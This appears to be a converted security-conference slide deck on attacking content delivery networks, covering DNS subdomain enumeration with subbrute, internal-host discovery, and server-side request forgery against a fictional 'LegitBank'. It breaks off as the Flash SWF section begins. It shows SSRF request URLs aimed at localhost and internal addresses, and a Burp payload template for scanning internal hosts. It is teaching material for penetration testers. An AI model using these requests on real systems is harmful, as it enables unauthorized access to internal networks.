

# Bypass Surgery Abusing Content Delivery Networks With Server Side Request Forgery (SSRF), Flash, and DNS

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HAS BEEN KNOWN TO HACK THINGS

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Signal Fingerprint

**05 d4 6b db 51 31 9b 43 b6 6b c6 96 91 fb 3c 1e 60 3c 93  
6b 4e 1f 55 8e 54 9a 93 e0 a4 c3 ad 99 34**

# rook

STACKOVERFLOW.COM & SECURITY.STACKEXCHANGE.COM



31,337

reputation

3 42 113

*bio*

website

bishopfox.com

location

age

*visits*

member for

4 years, 2 months

visited

1034 days, 4 consecutive

seen

10 mins ago

*stats*

profile views

2,247

helpful flags

15

recent names

1

# Interconnected Services

WORKING BUT TANGLED

- Almost all modern web applications depend on third-party services to operate.
- These third parties are implicitly trusted and work invisibly in the background.



Google  
Analytics

edge**cast**



**CLOUDFLARE™**



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# Content Delivery Networks

ONE PAGE SPAWNING MANY REQUESTS

- The web consists of many content delivery networks (CDNs) that deliver content via large distributed networks.
- When you visit your favorite sites, you unknowingly trust these services.

# How People Think the Web Works...

ONE PAGE SPAWNING MANY REQUESTS




foxnews.com homepage?



# How People Think the Web Works...

ONE PAGE SPAWNING MANY REQUESTS




Here you go!



# How It Actually Works...

ONE PAGE SPAWNING MANY REQUESTS



# Many Sites Trusting a Few CDNs

## WHAT COULD GO WRONG

- Many sites on the Internet trust a short list of CDNs to serve their content.
- What happens when a vulnerability is found in a CDN provider?
- The impact is severe and far reaching.

# What happened?

ATTACK CHAINS



# DNS RECONNAISSANCE


DNS HOLDS THE KEYS



# A Divided Penetration Testing Scope

## INFRASTRUCTURE

### Internal



### External



# Profiling With DNS

## TOOLS

DNS meta-query spider

- <https://github.com/TheRook/subbrute>



Search through a mass-reverse lookup DB

- <https://dnsdumpster.com/>

Brute-force forward-lookups

- <https://github.com/darkoperator/dnsrecon>



A DNS meta-query spider that enumerates DNS records, and subdomains. — Edit

 **Unwatch** ▾

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 **Unstar**

385

 **Fork**

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- Through (~3 hours) – Authoritative NS used by default

```
./subbrute.py google.com -p -s names_large
```

- Very Fast (~8 minutes) – Using Open Resolvers

```
./subbrute.py google.com -p -r resolvers.txt
```

Source: <https://github.com/TheRook/subbrute>

# DNS Meta Queries

## QUERIES ABOUT QUERIES

**AXFR** - Transfers entire zone file from the master name server to “secondary name servers”

**ANY** - Returns all records of all types known to the name server. If the name server does not have any information on the name, the request will be forwarded on.

# dig any google.com @8.8.8.8

DNS META QUERY

;; ANSWER SECTION:

```
google.com.      299      IN       A        74.125.224.2
google.com.      299      IN       A        74.125.224.5
google.com.      299      IN       A        74.125.224.4
google.com.      299      IN       A        74.125.224.1
google.com.      299      IN       A        74.125.224.7
google.com.      299      IN       A        74.125.224.3
google.com.      299      IN       A        74.125.224.6
google.com.      299      IN       A        74.125.224.14
google.com.      299      IN       A        74.125.224.8
google.com.      299      IN       A        74.125.224.9
google.com.      299      IN       A        74.125.224.0
google.com.      299      IN       AAAA     2607:f8b0:4010:800::1007
google.com.      21599   IN       NS       ns1.google.com.
google.com.      21599   IN       NS       ns3.google.com.
google.com.      599     IN       MX       30 alt2.aspmx.l.google.com.
google.com.      21599   IN       TYPE257 \# 19 0005697373756573796D616E7465632E636F6D
google.com.      21599   IN       SOA     ns1.google.com. dns-admin.google.com. 4294967295 7200 1800 1209600 300
google.com.      599     IN       MX       40 alt3.aspmx.l.google.com.
google.com.      21599   IN       NS       ns4.google.com.
google.com.      599     IN       MX       50 alt4.aspmx.l.google.com.
google.com.      3599   IN       TXT     "v=spf1 include:_spf.google.com ~all"
google.com.      599     IN       MX       20 alt1.aspmx.l.google.com.
google.com.      599     IN       MX       10 aspmx.l.google.com.
google.com.      21599   IN       NS       ns2.google.com.
```


# ./subbrute.py google.com -p -o goog.csv

DNS META QUERY SPIDER

;; ANSWER SECTION:

```
google.com.      299      IN      A       74.125.224.2
google.com.      299      IN      A       74.125.224.5
google.com.      299      IN      A       74.125.224.4
google.com.      299      IN      A       74.125.224.1
google.com.      299      IN      A       74.125.224.7
google.com.      299      IN      A       74.125.224.3
google.com.      299      IN      A       74.125.224.6
google.com.      299      IN      A       74.125.224.14
google.com.      299      IN      A       74.125.224.8
google.com.      299      IN      A       74.125.224.9
google.com.      299      IN      A       74.125.224.0
google.com.      299      IN      AAAA    2607:f8b0:4010:800::1007
google.com.      21599   IN      NS      ns1.google.com.
google.com.      21599   IN      NS      ns3.google.com.
google.com.      599     IN      MX      30 alt2.aspmx.l.google.com.
google.com.      21599   IN      TYPE257 \# 19 0005697373756573796D616E7465632E636F6D
google.com.      21599   IN      SOA     ns1.google.com. dns-admin.google.com. 4294967295 7200 1800 1209600 300
google.com.      599     IN      MX      40 alt3.aspmx.l.google.com.
google.com.      21599   IN      NS      ns4.google.com.
google.com.      599     IN      MX      50 alt4.aspmx.l.google.com.
google.com.      3599   IN      TXT     "v=spf1 include:_spf.google.com ~all"
google.com.      599     IN      MX      20 alt1.aspmx.l.google.com.
google.com.      599     IN      MX      10 aspmx.l.google.com.
google.com.      21599   IN      NS      ns2.google.com.
```

# Types of Records Found on Google.com



Total Records: **3056**

Total Subdomains: **358**

# RFC-6844: DNS Certificate Pinning

DNS RECORD TYPE 257

## DNS Certification Authority Authorization

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From Wikipedia, the free encyclopedia

(Redirected from [CAA record](#))

**DNS Certification Authority Authorization (CAA)** uses the [Internet's Domain Name System](#) to specify which [Certificate Authorities](#) may be regarded as authoritative for a domain. This is intended to support additional cross-checking at the client end of [TLS](#) connections to attempt to prevent certificates issued by CAs other than the specified CAs from being used to spoof the identity of websites or perform [man-in-the-middle attacks](#) on them.

Source: [https://en.wikipedia.org/wiki/DNS\\_Certification\\_Authority\\_Authorization](https://en.wikipedia.org/wiki/DNS_Certification_Authority_Authorization)

# Google Chrome will banish Chinese certificate authority for breach of trust [Updated]

Draconian move follows the issuance of certificates masquerading as Google domains.

by Dan Goodin - Apr 1, 2015 8:55pm PDT

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<http://arstechnica.com/security/2015/04/google-chrome-will-banish-chinese-certificate-authority-for-breach-of-trust/>

## RFC-6698: DNSSEC PKI

# DNS-based Authentication of Named Entities

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From Wikipedia, the free encyclopedia

*"DANE" redirects here. For the Colombian department of statistics, see [National Administrative Department of Statistics](#).*

**DNS-based Authentication of Named Entities (DANE)** is a protocol to allow [X.509](#) certificates, commonly used for [Transport Layer Security \(TLS\)](#), to be bound to [DNS](#) names using Domain Name System Security Extensions ([DNSSEC](#)).<sup>[1]</sup>

Source: [https://en.wikipedia.org/wiki/DNS-based\\_Authentication\\_of\\_Named\\_Entities](https://en.wikipedia.org/wiki/DNS-based_Authentication_of_Named_Entities)

# SRV Record Enumeration

VOIP, CALENDAR, AND LDAP SERVICES

- `_caldav._tcp.google.com,SRV,5 0 80`  
calendar.google.com.
- `_jabber-client._tcp.google.com,SRV,20 0 5222`  
alt1.xmpp.l.google.com.
- `_ldap._tcp.google.com,SRV,5 0 389`  
ldap.google.com.
- `_xmpp-client._tcp.google.com,SRV,5 0 5222`  
xmpp.l.google.com.\_xmpp-
- `server._tcp.google.com,SRV,5 0 5269` xmpp-  
server.l.google.com.

# Akamai EdgeSuite - DNS

SOP BYPASS AT SCALE

static.fbcdn.com



static.facebook.com.edgesuite.net.



a1860.g.akamai.net.



64.145.75.11

# subbrute - Internal Network Assessment

VOIP, CALENDAR, AND LDAP SERVICES

```
subbrute.exe MicrosoftDomain.com -r  
internal_resolvers.txt -s names_large.txt
```

... 19 domain controllers found...

```
_ldap._tcp.dc._msdcs.MicrosoftDomain.com,SRV,0  
100 389 rangers.LegitBank.com.
```

```
_ldap._tcp.dc._msdcs.MicrosoftDomain.com,SRV,0  
100 389 sharks.DOMAIN.com.
```

```
_ldap._tcp.dc._msdcs.MicrosoftDomain.com,SRV,0  
100 389 canucks.DOMAIN.com.
```

# A Common DNS Misconfiguration

## CWE-203: Information Exposure Through Discrepancy

### Information Exposure Through Discrepancy

**Weakness ID:** 203 (*Weakness Class*)

**Status:** Incomplete

#### ▼ Description

#### Description Summary

The product behaves differently or sends different responses in a way that exposes security-relevant information about the state of the product, such as whether a particular operation was successful or not.

Source: <https://cwe.mitre.org/data/definitions/203.html>



**./subbrute.py LegitBank.com -p -o comp**

NOERROR RESPONSES

**\_domainkey.LegitBank.com,NOERROR,**

**sci.LegitBank.com,NOERROR,**

**vcs.LegitBank.com,NOERROR,**

**dev.LegitBank.com,NOERROR,**

**internal.LegitBank.com,NOERROR**

# NOERROR?

INTERNAL ADDRESSES

```
cat comp | grep NOERROR > comp.ne
```

```
./subbrute.py -t comp.ne -p -o comp.internal
```

**ldap.sci.LegitBank.com**, CNAME, prod-ldap-proxy-vip.sci.LegitBank.com.

prod-ldap-proxy-vip.sci.LegitBank.com, CNAME, prod-ldap-proxy-vip-sv4.sci.LegitBank.com.

prod-ldap-proxy-vip-sv4.sci.LegitBank.com, A, **10.30.40.40**

# NOERROR?


CONTINUED

```
./subbrute.py -t comp.ne -p -o comp.internal
```

...

```
accounting.internal.LegitBank.com, A,10.30.0.41
```

```
monitoring.internal.LegitBank.com, A,10.30.0.42
```




# SERVER-SIDE REQUEST FORGERY

IT'S A TRUST THING

# Server Trust

CROSSING THE ORIGIN BOUNDARY



# Search for “Cross Domain Proxy”

FIRST TWO HITS ARE SSRF

JavaScript Developer Center : Use a Web Proxy for Cross ...

<https://developer.yahoo.com/javascript/howto-proxy.html> ▼

JavaScript: Use a Web **Proxy** for **Cross-Domain** XMLHttpRequest Calls. The XMLHttpRequest object (also known as the XMLHTTP object in Internet Explorer) is ...

softius/php-cross-domain-proxy · GitHub

<https://github.com/softius/php-cross-domain-proxy> ▼

Aug 17, 2014 - PHP Proxy for Cross Domain Requests. Contribute to php-cross-domain-proxy development by creating an account on GitHub.

# SSRF tools

## TOOLS

Netcat for the 21st century

- <https://nmap.org/ncat/>

HTTP Request and Response Service

- <http://httpbin.org/>


Burp Collaborator

- <http://blog.portswigger.net/2015/04/introducing-burp-collaborator.html>



# Access to the Web Server's localhost

<http://legitbank.com/proxy.php?csrcurl=http://localhost:631>



The screenshot shows a web browser window displaying the CUPS 1.5.3 website. The browser's address bar shows the URL <http://legitbank.com/proxy.php?csrcurl=http://localhost:631>. The website has a navigation menu with links for Home, Administration, Classes, Online Help, Jobs, and Printers. The main heading is "CUPS 1.5.3". Below the heading, there is a paragraph stating "CUPS is the standards-based, open source printing system developed by [Apple Inc.](#) for". At the bottom of the page, there are two main sections: "CUPS for Users" and "CUPS for Administrators".

# Access to the Web Server's localhost

## ? Payload Positions

Configure the positions where payloads will be inserted into the base request. The positions – see help for full details.

Attack type:

```
GET /proxy/proxy.php?curl=http://$localhost$:631$ HTTP/1.1
Host: target
Proxy-Connection: keep-alive
Cache-Control: max-age=0
```

# Access to Internal Network Hardware

Filter: Showing all items

Request ▲	Payload1	Payload2	Status
0			304
5	192.168.201.1	80	200

 Switch


Username:

Password:

Language:

# Server Trust

CROSSING THE ORIGIN BOUNDARY



LegitBank.com

accounting.internal.LegitBank.com



www.LegitBank.com



# SSRF In A Load Balancer

TOOLS

Go

Cancel

< | ▾

> | ▾

Target: <https://legitbank.com>



## Request

Raw

Params

Headers

Hex

```
GET / HTTP/1.1
Host: accounting.internal.legitbank.com
Connection: keep-alive
Content-Length: 186
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS
X 10_10_3) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/44.0.2403.125 Safari/537.36
Content-Type:
application/x-www-form-urlencoded;charset=UTF-8
Accept: */*
DNT: 1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
```

## Response

Raw



# SSRF Questions

## PATHS TO EXPLOITATION

- Can I access a protected resource?
- XXE DTD system to make HTTP Requests?
- Internal IP Address or Hosts?
- “Virtual Private Cloud,” S3, MongoDB HTTP interface?
- Can I connect to a host I control?
- Can I load arbitrary content such as a SWF on the domain?



# FLASH REMOTE SWF INCLUDE VULNERABILITIES

GONE IN A FLASH

# Tools

MEN HAVE BECOME TOOLS OF THEIR TOOLS

## Crossdomain.xml Proof of Concept Tool

- <https://thehackerblog.com/crossdomain/>

## FlashHTTPRequest

- <https://github.com/mandatoryprogrammer/FlashHTTPRequest>

## JPEXS

